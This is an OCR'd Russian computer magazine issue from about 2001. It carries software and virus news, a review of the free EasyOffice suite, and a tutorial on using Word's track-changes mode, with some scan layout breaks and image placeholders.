Loveletter. Этот почтовый интернет-«червь» филиппинского происхождения попал в знаменитую «Книгу рекордов» как вирус, заразивший в апреле 2000 года наибольшее число компьютеров. Скорость распространения, по словам создателя знаменитого антивируса AVP Евгения Касперского, была сравнима с развитием неуправляемой ядерной реакции. Наиболее пострадала тогда Северная Америка. В США и Канаде находилось 80% зараженных компьютеров.

Perfect Keyboard. Программа Perfect Keyboard чешской фирмы Pitrinec Software позволяет пользоваться автотекстом (то есть вставкой часто употребляемых слов и целых предложений) всем windows-программам. Можно назначать горячие клавиши тем или иным часто используемым словам и предложениям. Это условно бесплатная программа. Она не теряет работоспособности, но после 30 дней использования без регистрации начинает напоминать о необходимости оплаты. Загрузить утилиту можно по адресу **www.pitrinec.com**.


Opera. Пятая версия браузера Opera бесплатна. Точнее, это AdWare: в незарегистрированной версии показываются рекламные баннеры. За то, чтобы их отключить, придется расстаться с 35 долларами. Несмотря на небольшие размеры, Opera ни в чем не уступает лидерам. Загрузить этот браузер можно на его домашней страничке **www.operasoftware.com**. Большая коллекция советов по работе с этим браузером на русском языке находится по адресу **www.opera.by.ru**. Вышла и русская версия. Подробнее об этой программе мы напишем в одном из следующих номеров.

WebWarper. Появился новый софтверный способ увеличить скорость соединения с Интернетом. Программа WebWarper реализована как общедоступный сайт (**http://webwarper.net/**), который пересылает пользователю web-страницы, сжатые в 2–5 раз. Пользователь может также установить WebWarper BIM — модуль интеграции с браузером — на свой компьютер. Тогда ускорение Интернета можно получать напрямую, без захода на вышеназванный сайт.

ОФИС НА ДОМУ

ThinkFree Office подходит для телефона, холодильника и утюга

ThinkFree Office (**www.thinkfree.com** целиком написан на JAVA. Так что он потенциально сможет функционировать не только на персональном компьютере, но и в сотовом телефоне, «интеллектуальном» холодильнике или даже утюге.




А в остальном это обычный офисный набор, в состав которого входят текстовый процессор, электронная таблица и программа презентационной графики. Все компоненты ThinkFree Office могут без проблем читать и записывать документы в форматах приложений MS Office. Сохранить результаты работы можно как на локальном диске, так и на «онлайновом винчестере». 10 Мбайт для этого выделяется и на сервере разработчиков.

На домашней страничке можно получить дистрибутив этого набора. Пока только для Windows и Linux. Распространяется ThinkFree Office по принципу AdWare: неоплаченная копия показывает рекламные баннеры.

БУР ГЛУБОКОГО БУРЕНИЯ

Крошка Uninstaller

Очень полезную, удобную и бесплатную штучку создал для любителей софта программист Дмитрий Мироводин. Professional Uninstaller (**www.hcsoft.newmail.ru/index.html**) умеет отслеживать все изменения, которые производятся при инсталляции новых программ, и «чисто» удалять программы. Вообще-то в этом классе уже есть признанные лидеры — например, Norton Uninstall Deluxe — однако Professional Uninstaller лучше уже хотя бы тем, что меньше. Файл в zip-архиве составляет всего 191 килобайт, на жестком диске требуется 300 килобайт — уникальное достижение в век, когда объем, занимаемый программами, измеряется мегабайтами. Деинсталлятор Мироводина содержит и нечто вроде «бура глубинного бурения» — примочку, позволяющую производить глубокую деинсталляцию тех программ, которые срослись с операционной системой.




ДОЛГОСТРОЙ НА ФИНИШЕ

Если не произойдет ничего экстраординарного, то Mac OS X поступит в продажу и начнет предустанавливаться на новые машины 24 марта. Выход новой версии «яблочной» ОС откладывался уже несколько раз. Задержка по сравнению с первоначально намеченными сроками превысила 1,5 года. Новая Mac OS уже давно попала в список долгостроев. Впрочем, нововведения того стоят. Это первая Mac OS с вытесняющей многозадачностью, многопоточностью, полноценной поддержкой виртуальной памяти. Хотя в мире PC это все произошло 5 с лишним лет назад, когда Windows 95 пришла на смену Windows 3.xx.

ДЕЛАЙ ДЕЛА

Вместе с «Делом»

Компания «Электронные офисные системы» (ЭОС) приступила к бесплатному распространению облегченной однопользовательской версии своей системы автомати-



зации делопроизводства и документооборота «Дело-Старт». Она полностью совместима со старшими версиями «Дело-Предприятие» и «Дело-Секретарь» и имеет с ними унифицированный интерфейс. Так что проблем при переходе на более мощные редакции быть не должно. Получить систему «Дело-Старт» можно на сайте компании ЭОС (**www.eos.ru**).

СКАНДАЛЬНАЯ ХРОНИКА

L&H ОБЪЯВЛЕНА БАНКРОТОМ

Большую часть прошлого года компания Lernout & Hauspie Speech Products оставалась многообещающим разработчиком голосовых технологий. Она приобрела целый ряд других фирм. В частности, своего основного конкурента в области голосовых технологий Dragon Systems и ведущего разработчика систем автоматического перевода Globalink.

Но в декабре новый председатель совета директоров начал процедуру банкротства, заявив, что обнаружены неопровержимые доказательства подтасовок финансовых отчетов и других сомнительных операций. Активы компании заморожены по решению бельгийского суда.

НОВОСТЬ ОТ «ФЕНЕЧКИ»

ПРИВЕТ С БОЛЬШОГО БОДУНА, ИЛИ ПОХМЕЛЬЯ НЕ БУДЕТ

Завершается бета-тестирование программы Bodun, которая позволяет определять количество алкоголя заданной крепости в зависимости от целого ряда условий. Среди них возраст, вес, наличие или отсутствие закуски, время и место пития, курит пользователь или нет, испытывает ли похмельный синдром. Прежние версии данной программы серьезно завышали количество выпитого алкоголя и имели негибкие настройки. Бета-версию второй редакции критикуют за прямо противоположное. Хотя прогресс есть. Старшие религии



зы ошибаются реже. Загрузить текущую версию можно на сайте Freeware.ru (**http://freeware.ru/free/**).

Фенечка — обозреватель «ДК» по несерьезным и непроверенным фактам. Если вам есть что сообщить Фенечке, пишите по адресу **fenechka@homepc.ru**

НОВЫЕ ПРОГРАММЫ ОТ ПАНА ПЕХУРЫ

Польский программист Ян Пехура (**www.jps-development.com**) выпустил новые версии своих продуктов — персональной СУБД GS Base и табличного процессора GS Calc.


Наиболее серьезные изменения внесены в GS Calc 3.5. Теперь эта программа работает с многолистными таблицами и позволяет делать ссылки на ячейки из разных листов и файлов. Расширен набор встроенных функций. Улучшена совместимость с Excel.

Это условно бесплатные программы. Регистрация стоит 20 долларов. Программы работают без ограничения срока и напоминаний о регистрации, но не позволяют читать и записывать документы в форматах, отличных от их собственного.

POWER TAB EDITOR

Музицируем на компьютере


На сайте **http://powertab.guitarnetwork.org** можно получить абсолютно бесплатную программу Power Tab Editor. С ее помощью можно набирать партитуры музыкальных произведений, выводить их на печать, воспроизводить и сохранять в виде MIDI-файлов. Есть средства для работы с гитарными аккордами. Работать в Power Tab Editor проще и удобнее, чем во многих платных программах. Да и функциями PTE не обделен.



Помимо домашней странички, PTE можно загрузить на сайте **www.thinkfree.com**.

SATORI PHOTOXL

По адресу **www.satoripaint.com** можно получить абсолютно бесплатную копию профессионального графического редактора Satori PhotoXL. Единственное «но» состоит лишь в том, что ее пользователи не имеют права на техническую поддержку.



Несмотря на относительно небольшой размер, эта программа ни в чем не уступает Adobe Photo Shop, а кое в чем и превосходит. Например, не требуются ухищрения при вводе кириллицы. Satori PhotoXL намного лучше работает с очень большими изображениями высокого разрешения. Для работы с Web-графикой и анимациями не нужно запускать другую программу, что приходится делать пользователям монстра от Adobe. Есть инструменты также и для редактирования видео.

MIOBEL

Если вы задумали большие перемены в доме, двигать мебель, представляя, где что должно стоять — не обязательно. Достаточно загрузить программу MioBell (**http://afonsoft.euro.ru/afs_dnld.html**) и смоделировать будущий вид квартиры.

НОВОСТИ ВИРУСОВ И АНТИВИРУСОВ



ВИРУСЫ ДОБРАЛИСЬ И ДО LINUX

«Лаборатория Касперского» сообщила о появлении «червя» Ramen, который поражает системы на базе RedHat Linux. До этого платформа Linux славилась стабильностью и относительной устойчивостью к вирусам. «Лаборатория Касперского» советует всем пользователям Linux загрузить и установить необходимые патчи, заявляя также, что вирус пока не носит эпидемического характера.

ВИРУСЫ. ИТОГИ 2000 ГОДА

«Лаборатория Касперского» подвела итоги ушедшего года. И результаты оказались небезынтересны

Прежде всего, основным каналом распространения вирусов стала электронная почта. Именно таким образом к 85% клиентов фирмы проникли вредоносные программы. Ушедший год стал «годом любовных писем». Скрипт-вирусы составили 70% всех вредоносных программ, распространенных в «диком» виде. Эти вирусы чрезвычайно просты в создании и распространяются с огромной скоростью.

Популярность приобрели самообновляющиеся вирусы, такие как Sonic, Music, Babylonia. Было также отмечено значительное — в семь раз — увеличение количества вирусов и «червей» для Linux. Сдерживает их распространение лишь малая популярность этой ОС в качестве десктопной платформы.

Не меньшую проблему представляли вирусные мистификации — заведомо ложные сообщения о новых ранее неизвестных компьютерных вирусах. Это стало чем-то вроде «святых писем» в компьютерных сетях. Иногда от таких сообщений вреда не меньше, чем от вирусов. В ноябре многие пользователи Интернета получили сообщения о якобы разрушительных California IBM и Girl Thing. Предлагалось разослать предупреждения по всем адресам, содержащимся в адресной книге почтового клинета.



В последнее время появляются мощные офисные пакеты, способные составить конкуренцию Microsoft Office. Их преимущество — они бесплатные

ЛЕГКИЙ ОФИС

Яков Шпунт yacow@homepc.ru

EASYOFFICE — МОЩНЫЙ И БЕСПЛАТНЫЙ

Всевозможных бесплатных программ для офиса довольно много, и число их продолжает расти. Среди них, однако, преобладают программы для работы с текстом, подавляющее большинство которых представляют собой улучшенные варианты простого редактора WordPad. Но в последнее время появляются бесплатные продукты вполне приличного уровня. Более того, в 1999 году, после приобретения фирмы StarDivision корпорацией Sun, полностью бесплатным стал даже мощный профессиональный офисный комплекс StarOffice. Летом 2000 года этому примеру последовал также и PC Suite чешской фирмы Software 602. Этот компактный набор из трех программ может заменить Word, Excel и PhotoEditor.

Но при этом более простые программы, рассчитанные на домашних пользователей и сферу малого бизнеса, оставались платными. Их разработчиков, обычно программистов-одиночек, можно понять. Создание, например, табличного процессора или базы данных требует серьезной математической подготовки и значительных трудозатрат. К тому же в средах визуального программирования типа Visual Basic, Delphi или Visual Studio нет заготовок для создания такого рода приложений. Их надо писать «с нуля». Ну а коммерческие программы, предназначенные для начинающих, вообще можно было только купить, для загрузки они были и остаются недоступными даже в виде демонстрационных версий.

Так что ситуация на рынке офисных программ сложилась довольно парадоксальная: есть мощные бесплатные наборы офисных программ, а за продукты более низкого уровня, типа Works, приходится платить. Причем наборы программ начального уровня или приложения, сделанные по принципу «все в одном», стоят не так уж дешево.


Ситуация изменилась в конце 2000 года. Канадская фирма E-Press Corporation создала набор программ EasyOffice. Его можно купить в розницу или получить предустановленным на новый компьютер. Вроде бы разницы с другими наборами программ начального уровня нет. Разве что цена EasyOffice очень низкая: дистрибутивный диск в розницу стоит всего 30 долларов (канадских)[1]. OEM-версия, предназначенная для предустановки на новые компьютеры, еще дешевле. Но есть и LT-редакция, которая распространяется абсолютно бесплатно и безо всяких ограничений по времени использования и функциональности. Но с ней не поставляются шаблоны документов и ограничен выбор картинок-клипартов. Ее пользователи не имеют права на техническую поддержку. Часть программ в ней неработоспособна.

Для создания и редактирования писем, статей, сочинений, офисной документации и рефератов возможностей EasyWord более чем достаточно

Загрузить копию дистрибутива можно на домашней страничке фирмы E-Press (**www.e-press.com**) или на сайте TUCOWS Office (**http://office. tucows.com**). Есть английская и французская версии.

Для работы с EasyOffice нужен компьютер с процессором Pentium, 32 Мбайт оперативной памяти, 60 Мбайт свободного места на диске. Необходимо наличие Internet Explorer 5, причем интегрированного в систему. Так что лучше ставить EasyOffice на компьютер с Windows 98SE/ME/2000, которые уже имеют в своем составе Internet Explorer 5.

В состав EasyOffice входят текстовый процессор EasyWord, электронная таблица EasySpreadsheet, программа создания презентаций EasyPresentation, адресная книга Easy Contact Manager, система управления персональными финансами Easy Bookkeeper и «говорилка» EasySpeaker. В поставку платной версии входят также визуальный HTML-редактор Easy Web Page Creator и программа создания и печати штриховых кодов Easy BarCoder. Но они в LT-версии неработоспособны. Доступна только презентация, демонстрирующая их возможности.


Лучшие программы 2000 года

Все программы, которые описаны ниже, отобраны исходя из личных предпочтений автора обзора.

Это разные продукты: операционные системы, сервисные утилиты, программы для создания и редактирования документов, Интернет утилиты, графические редакторы. Все эти программы в большей или меньшей степени ориентированы на домашних пользователей. Дорогие, сложные и громоздкие профессиональные продукты остались, что называется, «за кадром». Исключение было сделано только для Windows 2000, которая позиционируется на рынке в большей степени как деловая корпоративная операционная система. Но все же для целого ряда домашних пользователей ее использование будет наилучшим выбором.

И еще, в этот обзор попали только те программы, которые вышли в 2000 году.


1. Windows 2000 (www.microsoft.com/rus). Лучшая операционная система от Microsoft, и этого вполне достаточно, чтобы дать характеристику этому продукту. Точнее, целому семейству ОС: Windows 2000 Professional для рабочих станций, Windows 2000 Server для управления сервером небольшой сети, Windows 2000 Advanced Server для средних и крупных сетей, а также Windows 2000 Datacenter Server, предназначенная для наиболее сложных серверных решений.

В Windows 2000 Professional, которая предназначена для наиболее требовательных домашних пользователей, сохранены все лучшие черты Windows NT, прежде всего, надежность работы как самой системы, так и прикладных программ, а также высокая «дуракоустойчивость». При этом многие проблемы и сложности, имевшие место в прежних версиях Windows NT практически полностью изжиты. Значительно упрощена процедура установки. Windows 2000 поддерживает Plug'n'Play. При этом будут работать многие аппаратные новинки, в частности, шины USB и FireWire, xDSL модемы и мное другое. Практически отсутствуют ограничения на длину файла. Это делает Windows 2000 Professional лучшей операционной системой для компьютера, который предназначен для работы с системами автоматиизрованного проектирования, графикой, особенно трехмерной, анимацией, а также редактирования оцифрованного видео и звука.

Так что Windows 2000 — это не «вымя», «вонь» или «маздайка», которую можно

Интерфейс приложений из состава EasyOffice не вполне стандартен для Windows-программ. Любое действие можно осуществить нажатием кнопки на инструментальной панели, никогда не обращаясь к меню.

[1] 1 канадский доллар — 80 американских центов.



Интерфейс приложений из состава EasyOffice не вполне стандартен для Windows-программ. По замыслу разработчиков, он должен упростить неопытным пользователям работу в EasyOffice. Отчасти так оно и есть. Любое действие можно осуществить нажатием кнопки на инструментальной панели, никогда не обращаясь к меню. А структура главных меню, во-первых, до сих пор не стандартизована, а во-вторых, слишком часто неоправданно сложна.

На каждой кнопке есть надпись, для чего она служит. При желании можно переключиться в режим Advanced Mode. При его использовании интерфейс приложений EasyOffice будет стандартным для Windows-программ.

Функциональные возможности текстового процессора и электронной таблицы EasyOffice смотрятся на фоне других продуктов начального уровня более чем конкурентоспособно. Программ для создания презентаций и финансовых планировщиков в других «офисах» для начинающих просто нет. Но есть у EasyOffice и минусы. Например, в его поставку не входят полнофункциональная база данных и графические редакторы. Но все же стоит разобрать достоинства и недостатки компонентов EasyOffice более подробно.

EASYWORD

Этот текстовый процессор по своим возможностям занимает промежуточное положение между WordPad и мощными программами типа Word. EasyWord позволяет выравнивать текст в абзацах влево, вправо, по обоим краям и по центру, вставлять в документ графические изображения и простые таблицы. Поддерживается многоколоночная верстка. Предусмотрена вставка страничных и концевых сносок. Можно делать разрядку и уплотнение шрифта. Есть возможность использования гиперссылок на другие документы.

Встроенная система проверки орфографии и грамматики поддерживает, наряду с английским, и французский язык. Хотя и в его квебекском варианте, который весьма серьезно отличается от принятого во Франции. Канадский французский содержит, с одной стороны, много архаизмов, а с другой — заимствованных английских и индейских слов и выражений, причем часто сильно искаженных. Так что если вы работаете с французским языком, имеет смысл проявлять некоторую осторожность. Есть также возможность вводить специфические французские буквы, не имея соответствующей клавиатуры. Для этого на панели инструментов имеются специальные кнопки. Это намного удобнее, чем пытаться найти французскую клавиатуру, а потом ее осваивать.

Easy Speaker произносит текст, причем может делать это из окна любого приложения

Но есть и ограничения в функциональных возможностях, что в большей или меньшей степени относится и к другим программам того же уровня. Например, как и в MS Works, не поддерживается стилевая разметка. Не предусмотрено автоматическое создание оглавления. Так что для создания больших и сложных документов типа курсовых, дипломных работ или диссертаций EasyWord будет не лучшим вариантом. EasyWord не позволяет размещать фрагменты текста, таблицы и графические изображения в виде врезок с обтеканием. Так что возможности верстки в EasyWord сильно ограничены. Нельзя расставить мягкие переносы в тексте, а без этого печатный документ на русском языке будет неудобочитаемым. Впрочем, это неудобство можно обойти, используя уплотнение шрифта. Длинные пробелы между словами будут не так сильно бросаться в глаза.

EasyWord читает и записывает документы в форматах HTML, Word, RTF и текстовых файлов. Следует иметь в виду, что текстовые и HTML-файлы должны быть в кодировке CP 1251 (русская Windows).

Как видно, для создания и редактирования офисной документации, писем, записок, рассказов, статей, сочинений и рефератов возможностей EasyWord более чем достаточно. Но все же Works или «Лексикон» для российских условий предпочтительнее, так как они или уже имеют модули проверки русской орфографии и расстановки переносов, или их легко добавить.

EASYSPREADSHEET

Этот компонент оставляет наилучшее впечатление. Впрочем, фирма E-Press имеет к EasySpreadsheet мало отношения. «Движок» этого табличного процессора был лицензирован у фирмы Visual Components. Он называется Formula One. Кстати, точно так же в свое время поступил «Арсеналъ». Электронная таблица из поставки «ЛексиконXL» тоже приобретена у Visual Components. Но российская фирма лицензировала намного более старую версию.

EasySpreadsheet вполне может заменить Excel, в том числе и самых последних версий 97 и 2000. У этой электронной таблицы огромное рабочее пространство в 256 столбцов и 65536 строк. Для сравнения, мощные программы Lotus



1–2–3 и Corel QuattroPro позволяют работать с таблицами, где не более 8192 строк. EasySpreadsheet может работать с подшивками таблиц, или «книгами» в терминах русского Excel. В каждой подшивке может быть до 256 листов. В формулах можно использовать связи между ячейками из разных файлов или листов одной подшивки. Это удобное средство отсутствует во многих других табличных процессорах начального уровня.


В поставку входит почти 200 всевозможных математических, тригонометрических, статистических, логических и финансовых функций. Кстати, прежние версии Formula One критиковали за несколько несбалансированный их набор. Теперь этот недостаток устранен. В Excel функций, конечно, намного больше, но разницу составляют те, которые используются при работе с базами данных.

EasySpreadsheet позволяет строить графики и диаграммы 24 видов, в том числе трехмерные и в полярных координатах. При этом построенный график можно сохранить в виде обычной картинки, чего тот же Excel «не умеет». Это очень полезно, когда надо иллюстрировать документ графиками и диаграммами. Особенно в том случае, если он предназначен для дальнейшей верстки в издательской системе, которые не позволяют работать с диаграммами Excel напрямую.

Однако EasySpreadsheet, в отличие от Excel, Lotus 1–2–3, QuattroPro и других профессиональных табличных процессоров, нельзя использовать в качестве базы данных. Кроме того, мал выбор файловых конвертеров. EasySpreadsheet может читать и записывать только табицы в формате Ecxel 5/7/97/2000 и «текст с разделителями».

EASYPRESENTATION И ВСЕ ОСТАЛЬНОЕ

Остальные программы из EasyOffice будут, на мой взгляд, мало полезны. Например, программа создания презентаций EasyPresentation не позволяет экспортировать документы в форматы PowerPoint, HTML или PDF. Так что для показа презентаций на другом компьютере нужно будет иметь там Easy Office. А это не всегда возможно. Уже одного этого достаточно, чтобы отговорить пользоваться Easy Presentantion. Плюс ко всему она уж очень сильно уступает по своим возможностям PowerPoint и другим программам для создания презентаций. Например, полностью отсутствуют средства рисования. А это сильно мешает создавать презентации вручную. К тому же, можно найти и лучшую программу подобного назначения, причем так же бесплатную. Например, Corel Presentation 9, которая во многом превосходит PowerPoint и может читать файлы последнего. Или Presentation Publisher, где готовую презентацию можно преобразовать в исполняемый файл, так что для ее показа будет достаточно компьютера с «голой» Windows.



Адресная книга Easy Contact Manager неприменима за пределами США и Канады. Кому нужны в остальном мире пятизначные zip-коды и двухбуквенные сокращения названий штатов или провинций? А используемый там шаблон не поддается редактированию, во всяком случае, в LT-версии EasyOffice.

А вот финансовая программа Easy Bookkeeper вполне может пригодиться в России. Это обычная приходнорасходная книга, где нет ничего специфически-североамериканского. Ее с одинаковым успехом можно использовать в любой другой стране. Но все же программы от отечественных разработчиков намного удобнее. Хотя бы тем, что интерфейс у них на русском языке. Плюс ко всему, там есть средства многовалютного учета и налогового планирования с учетом наших реалий, чего нет и не может быть в Easy Bookkeeper, как и в любой другой программе иностранных разработчиков.

Тем, кто изучает английский язык, понравится Easy Speaker. Эта программа произносит текст, причем может делать это из окна любого приложения: редактора, браузера, почтовой программы или страницы справки. Голос «диктора» можно менять. Их предлагается 12, по 6 мужских и женских. Но другие языки не поддерживаются. Даже французский. Так что если нужно читать вслух русские тексты, придется поискать другие программы. Например, «Говорящую мышь» или Magic Gooddy.

EasyWord: а как тут расставлять мягкие переносы в тексте?

ВЫВОДЫ И РЕКОМЕНДАЦИИ

Конечно, у EasyOffice есть недостатки. Прежде всего, его нельзя назвать функционально полным. В нем нет, например, базы данных и программ для работы с графикой. В нем есть программы, которые практически бесполезны за пределами США и Канады. Но сильно ругать этот набор программ не хочется. Тем более что его костяк, который составляют текстовый и табличный процессоры, вполне способен удовлетворить большинство потребностей пользователя, работающего дома или в сфере малого бизнеса. ■

ПЯТНА НА СОЛНЦЕ

Ольга Готлиб



Как освоить режим исправлений в Word'e



Каждый автор любит и ценит редактора только в себе самом. И чем менее строг его внутренний цензор, тем более опасается он того, который приходит со стороны. Уж если не встречает его в штыки, то, по крайней мере, тихо подозревает в умышленном искажении текста. Между тем лукавый критик уверяет, что собирался всего-навсего протереть пятна на солнце.

В лучшем случае подобные отговорки милостиво терпят и порой даже любезно соглашаются с предложением заменить «Чаво?» на «Ась?». Но более серьезные правки грозят вызвать шквал упреков.

Бесспорно, ни один редактор, особенно начинающий, не застрахован от ошибок. Случается, например, что при устранении стилистических погрешностей в текст вносится ошибка фактическая. Такие случаи нередки при работе со сложными научными и техническими текстами. Однако у того, кто ее допустил, начисто пропадает желание каяться во грехах, как только разъяренный автор требует сатисфакции. И пока недруги заостряют перья в полемике, из священных строк как-то незаметно исчезают и божество, и вдохновенье, и далее по тексту.

Приобщение редакторов к рядам компьютерных грамотеев обострило их и без того напряженные отношения с авторами. Контролировать процесс работы с текстом стало не такто просто, поскольку необходимость вносить правки в распечатку постепенно отпала. Даже те, кто относился к компьютеру с предубеждением, в целях экономии времени и бумаги привыкают к вычитке текстов с монитора и правке электронных документов.

Встает закономерный вопрос: как отыскать следы оригинала в конечной версии, если по каким-либо причинам возникло желание вернуться, так сказать, «к истокам»?

Из чистого человеколюбия не будем советовать читателю открыть исходный и отредактированный файлы и сравнивать их постранично, то и дело «перепрыгивая» из одного окна в другое. Ведь в Word, как и в других текстовых процессорах профессионального уровня, предусмотрен *режим фиксации исправлений*, благодаря которому можно увидеть на экране, какие изменения претерпел текст в процессе редактуры. При этом добавленные и удаленные фрагменты выделяются цветом (см. рис. 1).

Чтобы включить режим исправлений в Word, надо выполнить следующие действия:

1. Меню **Сервис/Исправления/Выделить исправления/Параметры**.

2. В рамке **Добавленный текст**:

в поле **помечен** выбрать начертание или тип подчеркивания добавленного текста; в поле **цвет** выбрать, каким цветом будет выделяться добавленный фрагмент.

3. В рамке **Удаленный текст** в полях **помечен** и **цвет** установить соответствующие параметры для удаленных фрагментов.

Ну вот, теперь у вас появилась замечательная возможность почувствовать себя художником. Тем, кто предпочитает экзотические тона, наверняка приглянутся **ярко-зеленый**




Рис. 1.


и **бирюзовый** (только представьте — рядом с доминирующим черным текстом вкрапления цвета молодой травы и небесной лазури... романтика!). Любителей тайнописи наверняка привлекут варианты **желтый** и **белый**. Пользователям, которым недосуг экспериментировать с палитрой, я предложу классическую схему:

Добавленный текст: **помечен — (нет)**, **цвет — Синий**;

Удаленный текст: **помечен — зачеркиванием**, **цвет — Красный** (см. рис. 2).

Если вам необходимо отслеживать изменения форматирования (к примеру, видеть, где начертание было изменено с полужирного или курсивного на обычное и наоборот), произведите требуемые настройки в разделе **Измененное форматирование**. Сразу стоит оговориться, что операции форматирования абзацев — например, выравнивание, установка абзацных отступов — в режиме исправлений никак не фиксируются.

В разделе **Измененные строки** указывается способ выделения строк: при выборе одной из предлагаемых установок напротив строки, содержащей отредактированный фрагмент, появляется прямая черта (см. рис. 3). Предположим, в строке был добавлен пробел; цветовые выделения в этом случае не будут видны, если только не включен режим непечатаемых символов. Между тем о внесенной правке будет свидетельствовать прямая черта на полях. Она также отмечает место слияния абзацев (это крайне важно, так как операция объединения абзацев при включенном


Рис. 2.

отображении исправлений не вызывает видимых изменений на экране).

Чтобы сохранить параметры, щелкните по кнопке **ОК**. В дальнейшем для изменения этих установок можно пользоваться более кратким путем: **Сервис**/**Параметры**/вкладка **Исправления**.

Теперь в окне **Исправления** поставьте флажки **Записывать исправления** и **Отображать исправления на экране**[1]. Если есть жела-




Рис. 3.

ние просмотреть внесенные правки в распечатке, включите опцию **Печатать исправления вместе с документом**.

